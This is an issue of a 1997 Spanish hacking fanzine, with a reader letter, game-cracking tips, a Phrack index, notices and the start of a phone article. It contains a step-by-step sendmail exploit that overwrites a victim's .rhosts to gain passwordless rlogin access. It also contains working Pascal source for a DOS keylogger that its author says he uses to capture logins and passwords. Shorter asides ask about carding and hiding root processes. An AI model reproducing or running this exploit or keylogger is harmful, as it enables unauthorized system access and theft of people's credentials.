```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º                SAQUEADORES EDICION TECNICA N§7  20-2-97                   º
º                             Segunda Epoca                                 º
ÇÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¶
º                   Fanzine del underground informatico                     º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼

ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍËÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º  Disponible en  º  http://www.geocities.com/SiliconValley/park/7574/      º
º                 º  http://iberhack.ml.org                                 º
º                 º  http://www.geocities.com/SiliconValley/Park/7479/      º
º                 º  Gorth BBS     2:340/25   Telf (928) 35 54 14           º
º                 º  DarkHate BBS   2 nodos   Telf (972) 27 44 64           º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÊÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º Todos los contenidos de esta revista son solamente educativos, ninguno    º
º pretende incitar al crimen o a la ilegalidad. Cualquier uso erroneo de    º
º esta informacion no es responsabilidad nuestra. Asi mismo, no nos hacemos º
º responsables de las informaciones u opiniones de nuestros colaboradores   º
º o informadores.                                                           º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

```
"The Virus Syllogism:

         Computers are made to run programs.
       Computer viruses are computer programs.
Therefore, computers are made to run computer viruses."
```

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
01. CONTENIDOS                                                            º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

11. Despedida Otro numero mas

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 02. PRESENTACION                                                         º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Con lo que nos costo sacar el numero 6, y sin embargo este numero lo hemos terminado en menos de un mes. Hemos retrasado un poco su salida, para dejar un poco de descanso despues del #6, pero aun asi, la hemos sacado bastante pronto, a si que no tendreis queja por haceros esperar.

Parece que ya tenemos un buen grupo de colaboradores, que estan trabajando fuerte y que hacen que esto se mueva. Hemos tenido un par de bajas, pero somos casi imparables.

Espero que os guste mas que el anterior, pero menos que el siguiente.

Saludos

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 03. CURSO DE HACKING EMPEZANDO DESDE CERO III                              º
º // REVISION DEL BUG DEL MES                                                º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Mensaje:

Hemos recibido por correo electronico un mensaje de uno de nuestros lectores, criticando algunos de nuestros articulos y sugiriendo algunos cambios en la revista. El mensaje nos ha parecido interesante y con mucha razon. (Ojala todos los mensajes que recibimos fuesen iguales, y la gente dejase de pedir cracks y warez) Por eso hemos decidido publicarlo, hacer caso a sus peticiones y corregir nuestros errores. Pedimos perdon a todos aquellos que apoyen estas revindicaciones y vamos a intentar solucionarlo en este numero.

-----------Mensaje--------------Mensaje--------------Mensaje-----------------

From: The keeper
To: El Duke de Sicilia
Subject: Opinion

Hola, les envio este mail para hablarles de la revista saqueadores. Desde que salio la estoy leyendo, y creo que esta bastante bien aunke ahi alguna cosa que no me parece bien, por eso les envio este mail. Lo primero de todo creo, que eso de "hacking desde 0" lo llevais haciendo en mas de una revista, y siempre deciis lo mismo con diferentes palabras, creo que eso del bug del mes esta muy bien, pero podriais poner alguno mas nuevecillo porque eso no va en ningun sistema, a no ser que sea un sistema totalmente deshabitado, y aun asi lo dudo. Tambien decir que el numero 6 en la seccion del bug del mes no explicais bien en ke consiste, lo poneis mecanicamente y despues vamos nosotros y lo hacemos, eso no es hackear, creo que deberiais explicar mucho mejor para que sirven, por ejemplo hablabais del .rhosts pues explicar para que sirve dicho archivo o para ke es, tambien deciais que podiamos encontrar dentro de el los caracteres "+ +" pues lo mismo digo, ni sikiera deciis que significa, y creo que es importante por si algun dia no lo encontramos sepamos que significa, resumiendo, creo que las seciones estan + o - bien pero no lo explicais con claridad, podriais poner mas bugs o xploits de sistemas, pensar que muchos novatos leen vuestra revista, y se ha de pensar en todos a la hora de ense¤ar, cuando empezasteis la seccion del bug del mes si no recuerdo mal deciais que teniamos que conectar al puerto 25 que era el del sendmail, no hubiera estado de mas poner una lista de puertos del telnet, y explicar para que sirven. Bueno perdonar si me extendi demasiado :-) anke creo que vuestra revista esta muy bien, solo ke no os explicais bien o ke como vosotros ya sabeis hacerlo lo explicais por encima (otra muestra es los virus, te saca un listado de asembler y tan solo te explica un par de lineas abajo de todo, y eso es virus desde 0? que yo sepa se suele poner al lado de cada linea para ke sirve cada instruccion) bueno me despido, espero que me respondais pronto, ah por ultimo un lanzo una duda.... teneis algun programa o sabeis como hacer para que no aparezca ningun proceso del que hago en un linux como root al hacer un ps? o sea que al hacer un ps no salga inforamcion acerca de lo que hago, espero respuestas y saludos

----------------Mensaje--------------Mensaje------------Mensaje-------------

Respuesta:

>eso de "hacking desde 0" lo llevais haciendo en mas de una revista, y

>siempre decis lo mismo con diferentes palabras

Lo llevamos haciendo en mas de un numero, porque pretendemos que sea una seria de articulos de iniciacion. (Una especie de cursillo) Y eso de que digan lo mismo puede ser en parte debido a que el primer numero lo escribio Eljaker y el dos lo escribi yo, y por eso a lo mejor repeti algo que ya dijo Eljaker. Pero tranquilo, por que me voy a encargar yo de esta seccion y voy a introducir cosas nuevas.

>podriais poner alguno mas nuevecillo porque eso no va en ningun sistema, a
>no ser que sea un sistema totalmente deshabitado, y aun asi lo dudo

Eso ya lo avisamos, que ibamos a empezar con bugs antiguos de aperitivo, para luego ir avanzando con bugs mas modernos. A ver si el proximo los buscamos mas nuevo.

>Tambien decir que el numero 6 en la seccion del bug del mes no
>explicais bien en ke consiste, lo poneis mecanicamente y despues vamos
>nosotros y lo hacemos, eso no es hackear

Tienes toda la razon, nosotros mismos deciamos eso de que queriamos ense¤aros a pensar y vamos y ponemos un listado en frio. Perdonad por las molestias y vamos a ver si solucionamos el tema. (Aunque unos conocimientos minimos en Unix serian mas que recomendables para seguir este tipo de articulos)

>por ejemplo hablabais del .rhosts pues explicar para
>que sirve dicho archivo o para ke es, tambien deciais que podiamos encontrar
>dentro de el los caracteres "+ +" pues lo mismo digo, ni sikiera deciis que
>significa

Si, la verdad es que metimos la gamba un poco. Voy a ver si puedo solucionar el problema.

>podriais poner mas bugs o xploits de sistemas

Bueno, ten en cuenta que los bugs no son ilimitados, tenemos que ponerlos poco a poco para que no se nos gasten :-) Aun asi intentaremos poner mas.

>cuando empezasteis la seccion del bug del mes si no recuerdo mal deciais que
>teniamos que conectar al puerto 25 que era el del sendmail, no hubiera
>estado de mas poner una lista de puertos del telnet, y explicar para que
>sirven

Ok, lista al canto.

>otra muestra es los virus, te saca un listado de asembler y tan solo te
>explica un par de lineas abajo de todo, y eso es virus desde 0? que yo sepa
>se suele poner al lado de cada linea para ke sirve cada instruccion

Esa no es mi seccion, pero intentaremos remediarlo.

Bueno, vamos a empezar aclarando el articulillo del bug del mes, del numero anterior, que parece que no quedo claro.

Aclaracion:

>Sistemas: Unix’s en general
>Versiones: Sendmail, versiones anteriores a la 5.59

>Descripcion: Bug del sendmail

Esta claro.

>Con este bug, los usuarios externos pueden sobre-escribir cualquier archivo,
>que no tenga nivel de root.

Mas concretamente, puede ser sobreescrito cualquier fichero al
que tenga acceso el mailer-daemon, o sea el programa encargado del
correo. (El sendmail, en este caso)

>Ejemplo: (No voy a poner ejemplos de sistemas operativos concretos. Intentare
>esplicarme lo mas generalmente posible, y luego vosotros tendreis que
>aplicarlo a vustro sistema en concreto.)

Esto implica un conocimiento basico de sistemas Unix.

>Hacemos un telnet a victima.com al puerto 25

Bueno, aqui aparece el puerto 25, que es el de SMTP o sea el de
recepcion de correo, o sea el que usa el Sendmail que es el mailer-daemon
para recibir correo del exterior.

Y para haceros una idea de los puertos mas importantes:

[LISTA DE LOS PUERTOS MAS IMPORTANTES]

auth (113)
conference (531)
courier (530)
daytime (13)
discard (9)
domain (53)
echo (7)
efs (520)
exec (512)
finger (79)
ftp (21)
gopher (70)
hostnames (101)
http (8000)
ingreslock (1524)
link (87)
login (513)
mtp (57)
nameserver (42)
netnews (532)
netstat (15)
nntp (119)
pop2 (109)
pop3 (110)
proxy (8080)
qotd (17)
remotefs (556)
rje (77)
sftp (115)
shell (514)
smtp (25)
spooler (515)
sunrpc (111)
supdup (95)
systat (11)

```
telnet (23)
tempo (526)
tftp (69)
time (37)
uucp (540)
uucp-path (117)
whois (43)
www (80)

*Para mas informacion podeis mirar el "alt2600 faq" y el
RFC numero 0814. (En el numero no estoy seguro)


A partir de ahora nos vamos a referir al mailer-daemon, al smtp-daemon,
como Sendmail, aunque tener en cuenta que el sendmail es un programa
determinado y que algunas maquinas usan daemones que no son el Sendamil,
aunque el daemon mas tipico es el sendamil.

>rcpt to: /home/pepe/.rhosts   -->   Nombre (y situacion) del fichero a
                                escribir. En este caso vamos a sobre-escribir
                                el rhosts del usuario llamado pepe.

La orden "RCPT TO:" se usa para de indicar al sendamil a quien
va dirigido el mensaje, normalmente sera una direccion normal
del tipo pepe@victima.com, pero en este caso el mensaje se manda
a un fichero.

>mail from: pepe

La orden "MAIL FROM:" sirve para indicarle al sendmail quien
envia el mensaje. Para que el truco funcione el mensaje lo tiene
que enviar el due¤o del fichero.

>data

Esta orden sirve para indicarle al sendmail, que vamos a
introducir el texto del mensaje. Deberia responder algo asi como:

354 Enter mail, end with "." on a line by itself

>"Aqui pon lo que quieras, un comentario para el root por ejemplo :-)"

Este seria el texto del mensaje, sin olvidar, que la primera linea
del mensaje sera recibida como "Subject:" Pero el texto que
introduzcais aqui no servira para nada, porque en el primer
intento no se consigue nada, a si que tampoco os preocupeis mucho
de su contenido.

>.   -->   Normalmente te dara un mensaje de error, despues de poner
>          el punto.

El punto se introduce para indicar que ya se ha introducido todo el texto
del mensaje. En este caso dara un mensaje de error, porque no puedes
sobreescribir el .rhosts de pepe. (En el primer intento, porque
en el segundo si podras)

>rcpt to: /home/pepe/.rhosts   -->   Esto es muy importante, hay que hacerlo
>                                    2 veces.

El bug consiste en que si pruebas dos veces a sobreescribir un
fichero, la primera vez no te dejara y te dara un mensaje de
error, pero la segunda vez si podras.
```

```
>mail from: pepe

>data   -->   Ahora en este segundo intento si que podras escribir en el
>             fichero.

Lo mismo que antes.

>mi.ordenador.com   -->   Esto es lo que se escribira en el archivo. Tambien se
>                         podria poner ' + + ' o algo similar.

Aqui esta el texto que se escribira en el fichero .rhosts ¨y que
es el fichero .rhosts? Pues ahora viene, la explicacion.

[EXPLICACION DEL .RHOSTS]

El .rhosts es un fichero que cada usuario de un sistema unix puede poner
en su directorio. En este fichero se incluye el nombre de una o varias
maquinas de la red desde las que se puede acceder a la maquina donde se
encuentra el .rhosts sin problemas, es decir sin necesidad de introducir
el password. Aunque solo, logicamnete se puede entrar usando la cuenta
del posedor del .rhosts. Si el fichero .rhosts incluye los simbolos ' + + '
(sin las comillas) se puede acceder desde cualquier maquina de la red.
El .rhosts no es usado por todos los sistemas de acceso de unix, por
ejemplo si modificamos el .rhosts de un usuario esto no afectara al
telnet o al ftp, etc... El .rhosts solo es usado por los comandos
r**** como son el rlogin (remote login) el rsh (remote shell), etc...

*No puedo dedicarle mas tiempo a este tema, tal vez le dedique un
articulo mas tarde y lo comente un poco mas. Mientras tanto os
recomiendo que os lo estudieis por vuestra cuenta ya que es una de
las herramientas basicas del hacker.


>.   -->   Si no da mensaje de error es que ha funcionado.

Si te da un mensaje de error como el del primer intento, entonces
el truco no funciona, pero si te da un mensaje como este:

250 Mail accepted

Entonces el truco ha funcionado con exito, y puedes entar con
la cuenta de pepe.

>quit

Esta orden sirve para cerrar la conexion con victima.com

>Despues hacemos un rlogin a victima.com como si fuesemos pepe, y como
>el nombre de nuestro ordenador, aparece en su .rhosts (remote hosts)
>entraremos sin problemas, ya que no nos pedira el pass.

Como hemos modificado en .rhosts de pepe, podemos hacer un rlogin
desde nuestro ordenador a la maquina que queremos hackear a traves
de la cuenta de pepe, sin necesidad de introducir el password.

>Para comprender este texto, es necesario, tener un nivel medio en el manejo
>de sistemas unix. Si no has comprendido algo, mirate un manual sobre unix,
>o instalate el linux en tu pc y practica un poco. Seguro que si lo haces
>este fichero te parecera cosa de niños.

Y que conste que DarkRaver ya aviso que era un poco dificil comprender
```

esto si no conociais los sistemas Unix. Pero tranquilos, si todavia teneis dudas sobre estos temas y os interesa el tema del smtp-daemon estais de enhorabuena, porque estamos preparando un articulo tecnico, sobre el funcionamiento de este servicio. Hasta entonces ir buscando informacion por vuestra cuenta.

El Duke de Sicilia

EOF

É͸»
º 04. UN PAR DE CRACKS º
È͸¼

BUENAS..

Me gustar¡a ense¤aros como se crackean dos juegos, uno de ellos bastante antiguo como es el YEAGERS y el otro es el SIMCITY.

El YEAGERS es bastante sencillo, utilizando un sencillo editor de memoria, residente en memoria, como puede ser el game wizard puedes leer las claves de entrada del juego en la memoria ya que estan en ascii y con cualquier comando de busqueda. encuentra la pregunta y despues en ascii la respuesta. Por lo que entrar es bastante sencillo.

Para el SIMCITY utilizo algo obvio,(aunque se necesita la imaginacion para descubrirlo) ,para tener el maximo de dinero. Edito hexadecimalmente los archivos (que tienen extension sc2) y modifico el par de caracteres hexadecimales de la posicion 2A. Utilizando del debug ser¡a as¡:

```
debug ejemplo.sc2

e 12a                ’ya que el debug carga el archivo
                     ’en la posicion 100
                     ’ahora puedes modificar 2 pares
.FF .FF              ’de caracteres hexadecimales
                     ’que es lo que ocupa el dinero
                     ’escribiendo despues de los puntos
                     ’pongo FF FF ya que es lo maximo en hexadecimal
n                    ’para grabar en el archivo
```

FELICIDADES has conseguido 65536 dolares (FFFFh) Conozco un amigo que consiguio incluso la direccion para pedir prestamos, yo no me he esforzado por conserguirla.

¨que como consegu¡ la direccion?

Grab una partida. Despues pase a hexadecimal el dinero que ten¡a en la partida, y busque con un editor hexadecimal (COMANDANTE NORTON, PCTOOLS ETC) ese n£mero. logicamente encontre unos cuantos, digamos 5 o 6. Vuelvo a entrar en el juego gasto algo de dinero, y vuelvo a buscarlo con el editor hexadecimal, ahora solo me queda una direccion bual . Ya tengo la direccion donde se guarda el dinero.
Esto se puede extrapolar a cualquier juego. he modificado el doom 2 para tener m s municion de la que se puede tener. etc...

Supongo que todo esto ya lo sab¡ais y si no supongo que os parece obvio. Por lo que adem s os mando el codigo en PASCAL de un programilla que lee codigos de teclado , y los graba en disco cuando se carga el windows, msd ,edit, qbasic etc (¨que qu tienen en com£n?, pues utilizan la interrupcion 11h de verificacion del EQUIPO)
(que maravilloso es el mundo de las redirecciones je,je,je :))
Utilizo la redireccion 1c (del reloj) para ir leyendo del puerto 60 que es el del teclado y lo voy guardando en la variable de texto que se guarda en un archivo si se ejecuta la int 11h .(es decir se carga el windows).

Es la version 2.1 por lo que en posteriores versiones me gustar¡a que se cargase en el boot (UTILIZANDO TECNICAS DE VIRUS) (ahora lo tengo que cargar en el autoexec.bat para que se carge cada vez) y tambin me gustar¡a que se eliminase de memoria al grabar en el archivo. Pero bueno, para lo que me

interesa funciona , ya me entendeis je,je,je }:-)

Intent redireccionar la interrupcion 16 que es la del teclado pero
resulta que se me bloquea el ordenador, mis conocimientos sobre el tema
son bastante prehistoricos por ahora, si alguien me quiere decir por
que se bloquea con la int 16h que me escriba un e-mail, aunque creo
saber porqu es.

```
{$M $800,0,0 }
{         Esta es la version 2.1 del capturador de teclas         }
{         utilizado por NIGROMANTE                                 }
uses Crt, Dos;
var
  CLKIntVec,EquipoIntVec: Procedure;
  texto:string;
  aux:word;
  {$F+}
  procedure equipo; interrupt;
  var
     f: text;
   begin
                        setIntVec($11,@equipoIntVec);
                        setIntVec($1c,@clkIntVec);
                        {$i-}
                        assign(f,'c:\TEC.TXT');
                        append(F);
                        texto:=texto+'(FIN)';
                        writeln(f,texto);
                        close(f);
                        {$i+}
    inline ($9C);
    equipoIntVec;
   end;

  procedure clock; interrupt;
   var
     temp:string;
   begin
    if aux<>port[$60] then
               begin
                  aux:=port[$60];
                  str(aux,temp);
                  if (aux<100) then texto:=texto+'|'+temp;
               end;
    inline ($9C);
    clkIntVec;
  end;
{$F-}
begin
  aux:=0;
  GetIntVec($1c,@CLKIntVec);
  SetIntVec($1c,Addr(clock));
  GetIntVec($11,@equipoIntVec);
  SetIntVec($11,Addr(equipo));
  Keep(0);
end.

{      nota:     HE UTILIZADO EL COMANDO APPEND POR LO QUE PARA QUE HAGA
                 ALGO TIENE QUE EXISTIR EL ARCHIVO TEC.TXT EN C:\
}
{      En el archivo no aparecen palabras sino codigos  de teclado (numeros)
```

que el programa recibe del port[$60] ,pero tranquilos aqu¡ est n
los codigos para que pod is descifrar el archivo, quiz s proximamente
haga el programa para traducir el archivo, pero la verdad me canta
ir descifrandolo a pelo y ver como aparecen lentamente logins
y passwords ante mis hojos.
los codigos estan ordenados de izquierda a derecha y de arriba a abajo
del teclado. por lo que para conseguir el codigo de la letra F puedes
empezar a contar por la letra A , de esta forma:
A-30 S-31 D-32 F-33 (El codigo del F es 33)

(esto lo digo para no tener que escribir toda la tabla)
(aqu¡ esta la tabla reducida)

{ CODIGOS DE TECLADO

}
{

APRET.	SIN APRET.		
1	2	130	ENTER 28-156
Q	16	144	SPACE 57
A	30	158	
Z	44	172	

TECLADO NUMRICO

7	8	9	71	72	73	199	200	201
4	5	6	75	76	77	203	204	205
1	2	3	79	80	81	207	208	209
0			82			210		

}

Me gustar¡a algo de informacion sobre blue-boxings y phreaking
(u otras cajitas)

¨Se pueden utilizar en Espa¤a? ¨si es as¡ como se utilizan?

Y sobre carding, descubr¡ el algoritmo de generacion de targetas.

¨Que posibilidades tiene ese generador? ¨que verificacion hacen las
compa¤ias espa¤olas de venta por internet con las targetas de credito?
En sitios como www.centrocom.com puedes comprar articulos poniendo
el nombre que aparece en la tarjeta, la fecha de caducidad y expedicion
y el n£mero ¨que pasa puedes comprar con una tarjeta solo con esos
datos??

¨que futuro nos espera, si telefonica nos sigue tocando los
gitos?

¨que tal va el codigo penal ,en referencia a delitos inform ticos?

Afectuosamente NIGROMANTE....

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 05. INDICE DE LA REVISTA PHRACK #32-39                                     º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Bueno aqui teneis la ultima entrega de indices de la Phrack. Espero que os haya sido de utilidad, a mi desde luego me ha facilitado mucho la vida, ya que no tengo que andar buscando el numero de la Phrack donde estaba aquel articulo tan interesante y que me cuesta tanto encontrar. :-)

En el proximo numero empezaremos con otras publicaciones en ingles, tambien muy buenas como son la Cotno, la FEH y algunas mas. (Aceptamos peticiones y comentarios)

Phrack XXXII Table of Contents
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

Phrack XXXIII Table of Contents
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Phrack XXXIV Table of Contents
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

11. PWN/Part02 by Dispater

Phrack XXXV Table of Contents
=-=

Phrack XXXVI Table of Contents
=-

Phrack XXXVII Table Of Contents
=-=

Phrack XXXVIII Table Of Contents
=-

Phrack XXXIX Table Of Contents
=-

Por fin se acabo este rollo. En el proximo numero, ya empezaremos a tratar el tema de las publicaciones en ingles, mas en serio.

EOF

ÉÍÍÍ»
º 06. AVISOS, PETICIONES. ETC... º
ÈÍÍÍ¼

1. Si quereis ser colaboradores solo teneis que mandar un articulo y si fueseis tan amables estos datos: (Por supuesto todos son optativos)
-Apodo con el que firmareis el articulo. (Bastante recomendable)
-Direccion e-mail donde podais ser contactados por los lectores para aclarar dudas. (No se publicaran direcciones no anonimas, a si que buscaros una anonima si no teneis una todavia)(Solo es necesario si quereis responder dudas)
-Direccion de contacto con el grupo. (Aqui os dejaremos los mensajes del grupo)(Preferiblemente anonima tambien)
-Nivel tecnico. (Para orientar un poco)
-Titulo. (Que no sea muy largo)
-Estilo y tema. (Por si el titulo no es suficientemente explicito)
-Si quereis decir algo en otro area, o escribir algun articulo de opinion, sois libres.

NOTA Los que quieran dejar una direccion de contacto para los lectores que lo especifiquen en el mensaje.

2. Los que ya hayan escrito un articulo (y no me haya puesto en contacto con ellos) y no han incluido algunos de estos datos, que los envien para publicarlos en el proximo numero.

3. Podeis mandarlos a:
el_duke1@hotmail.com
o si no estais en internet, podeis hacerlo en infovia a:
draver@axis.inf

4. Y para los que os decidais a escribir a Dark Raver, es recomendable que lo hagais con esta llavecita.

```
----------------------------------------------------------------------------
Type Bits/KeyID    Date       User ID
pub  1024/E2E9F945 1997/03/03 dark raver

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAzMaorkAAAEEAOZlYoTJmx1Z93zhTyHEQ56k3aJ8kqnMOqAHQgpgSLwIE45P
Dj//RBMYUGm3IzTaLe4dc99c+gLSVQbLSMQ6r7UiR8Dk+F4+EMXRmLpIpQWUycwz
NSdqybbYq/h2VTl+FtZN5zeele8p0INUxC6opXNnlXmGnHMEJ6E7TF7i6flFAAUR
tApkYXJrIHJhdmVyiQCVAwUQMxqiuqE7TF7i6flFAQF7wgQAkm3lrrof3nSpGsTX
+SE4V2ZBXZaYZXyTFHnAQqrX0hhyfpAzaHEL4rmXn9vRbC22W/jx2A89ikMnECx/
LKdoG3MxPclMS7r/cbMPVMp7tFaEConLDxCfRZ/9bKR1G1FrW8sXA2EqTRwCHXai
Gh5/RwEpn+WuxeueSsjbuZruPtM=
=/NP7
-----END PGP PUBLIC KEY BLOCK-----
----------------------------------------------------------------------------
```

5. Algunos "fanaticos de la lengua" se han quejado de que la frase de bienvenida es en ingles. Pues estan de enhorabuena, porque tambien vamos a poner una frasecilla en espa¤ol. Aunque la frase de introduccion seguira siendo en ingles, y la razon es sencilla, y es que esta sacada de documentos americanos. La frase en espa¤ol, sera la de despedida,

que siempre es la que mas se recuerda. Si quereis saber cual es la de este numero, mirad al final de este fichero.

6. Como podeis comprobar no nos comemos a nadie y hemos publicado casi todos los articulos que nos han enviado. (Y los que nos quedan los sacaremos en los proximos numeros) No despreciamos ningun tema, ni ningun estilo. A si que no os corteis, o penseis que vuestro articulo no nos va a gustar, porque esta es una publicacion libre, y todo el mundo tiene derecho a publicar lo suyo. Animaros y enviad buenos articulos.

7. Necesitamos un colaborador "legal". Es decir necesitamos a alguien que entienda de leyes, para que nos ayude en estos temas. Y si fuese posible, pues no nos vendria mal un articulo sobre el tema. ¨Donde empieza la ilegalidad en el hacking? ¨Programar virus, pero no distribuirlos es legal? etc... No hace falta que seais abogados, solo unos conociemientos basicos de derecho y ganas de trabajar.

8. ¨Que os pareceria que vuestros mensajes saliesen publicados? ¨Os interesaria saber que preguntan los demas? Pues ya esta hecho, en el proximo numero incluiremos una seccion de mensajes de los lectores y nuestras respuestas. Por supuesto si no quereis que vuestro mensaje se publique, lo decis y sin problemas.

9. Por supuesto seguimos insistiendo en que no pregunteis cosas demasiado simples, ya que su respuesta es muy facil de encontrar en internet o en las bbs y teneis que empezar a aprender a buscar las cosas por vuestra cuenta.

Tampoco nos pregunteis sobre temas que no son nuestra especialidad, si es una duda sobre el articulo de virus, preguntadle al autor del articulo y no al autor del articulo de hacking.

Para dudas sobre sites warez, cracks, configuraciones de programas, etc... es mejor acudir al irc, donde seguro que hay alguien dispuesto a responder a vuestras preguntas. O preguntar en las areas de mensajes de las bbs, que son el mejor sitio para aprender que conozco.

Y sobre todo no olvideis que nada es gratis si quereis algo importante, tendreis que ofrecer algo a cambio, y por supuesto este algo es INFORMACION. Nuestra unica motivacion es conseguir informacion no lo olvideis.

10. MALENTENDIDO . Hola amigos soy de nuevo eljaker y escribo estas lineas para aclarar el malentendido que se creo con mi articulo de despediada. Segun parece algunas personas se han tomado a mal que dijese que paises como Uruguay y Argentina nos llevasen la delantera en algunos de estos temas. Creo que ha habido un malentendido. Primero no hago ningun juicio de valor sobre la capacidad de la gente de esos paises, mas aun, estoy diciendo que nos llevan la delantera en algunos asuntos, algo que les deberia hacer sentirse orgullosos y no malinterpretar mis palabras. Segundo que nos lleven la delantera en algunos asuntos no quiere decir ni que sean mejores, ni peores, ni mas listos, ni mas rapidos, simplemente son datos, y hay que reconocer que algunas de sus publicaciones tienen mas a¤os que las nuestras y que sus bbs tienen mas fama mundial. Tercero, la comparacion que hacia no era para molestar a nadie, ni para alagar a nadie, era un simple comentario, que no debe ser tomado como un insulto a nadie. El mundo hacker esta muy oculto y nunca se puede saber a ciencia cierta quienes son los que mas trabajan. Tal vez parezca ahora que los hackers de un determinado pais tienen mas contactos internacionales, pero tal vez dentro de un a¤o sean los de otros paises los que sean mas conocidos. Estas cosas no se pueden medir, si dije ese comentario fue una

forma de hablar, una opinion y no queria hacer comparaciones con nadie.
Si alguien se ha sentido ofendido por ese comentario, le pido disculpas y vuelvo a reiterar que no fue malintencionado.

EOF

```
É͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸»
º 07. EL TELEFONO                                                                  º
È͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸͸¼
```

```
      _/_/_/_/                                                  \_\_\_\_
     _/_/_/_/                    El telefono                    \_\_\_\_\_
    _/_/_/_/                 por el Profesor Falken             \_\_\_\_\_
   _/_/_/_/                                                     \_\_\_\_\_
```

ATENCION: El texto que aparece a continuacion solo es de caracter informativo. Si tu, lector, te animas a poner en practica algo de lo que aqui se dice, has de saber que sera exclusivamente bajo tu propia responsabilidad, pues no me hago responsable del uso que le des. Asimismo, el autor informa a los lectores que en algunos paises esta terminantemente prohibida la intervencion de la linea telefonica, considerandose como un delito.

EL TELEFONO

ÄÄÄÄÄÄÄÄÄÄÄ

